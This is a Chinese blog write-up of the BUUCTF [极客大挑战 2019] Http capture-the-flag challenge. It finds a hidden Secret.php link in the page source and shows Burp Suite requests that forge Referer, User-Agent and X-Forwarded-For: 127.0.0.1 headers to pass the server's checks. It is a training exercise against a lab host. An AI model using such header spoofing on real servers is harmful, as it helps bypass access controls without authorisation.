

BUUCTF [极客大挑战 2019] Http

原创

[Senimo_](#) 于 2020-12-10 00:02:30 发布 136 收藏

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF 极客大挑战 2019 Http writeup CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/110943591

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [极客大挑战 2019] Http

启动环境:

SYCLOVER

HI HACKERS HERE IS THE SECRET WEBSITE OF THE SYCLOVER

欢迎来到西南某最大卖鞋厂商！三叶草安全技术小组（SYCLOVER）

当黑客帝国的梦想成为现实，你就是下一个奇迹缔造者！三叶草安全技术小组（Syclover）等待着同样热爱技术的你~ Syclover2019招新群：671301484



https://blog.csdn.net/weixin_44037296

主页为三叶草技术小组纳新，查看网页源码，发现隐藏的页面：

```
<div class="image"></div><div class="content">
  <h2>小组简介</h2>
  <p>·成立时间：2005年3月<br /><br />
  ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
  ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术
  <a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>! </p>
</div>
```

也就是点击 **氛围**，跳转到 **Secret.php** 页面：




提示不是来自于：<https://www.Sycsecret.com>，使用BurpSuite抓取数据包：



添加请求头：

Referer: <https://www.Sycsecret.com>

发送数据包，得到新的提示：



再次抓取数据包，修改浏览器代理：

```
User-Agent: Syclover xxxxxxxxxx
```

```
Request to http://node3.buuoj.cn:26503 [111.73.46.229]
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
1 GET /Secret.php HTTP/1.1
2 Host: node3.buuoj.cn:26503
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Syclover (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab
10 Connection: close
11 Referer: https://www.Sycsecret.com
12
```

发送数据包后，得到新的提示：



推断其需要请求头 **XXF(X-Forwarded-For)**，添加请求头：

```
X-Forwarded-For: 127.0.0.1
```

Request to http://node3.buuoj.cn:26503 [111.73.46.229]

Forward Drop Intercept is ... Action Comment this item

Raw Params Headers Hex

```
1 GET /Secret.php HTTP/1.1
2 Host: node3.buuoj.cn:26503
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Syclover (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab
10 Connection: close
11 Referer: https://www.Sycsecret.com
12 X-Forwarded-For: 127.0.0.1
13
```

https://blog.csdn.net/weixin_44037296

添加三个HTTP请求头后，得到flag:

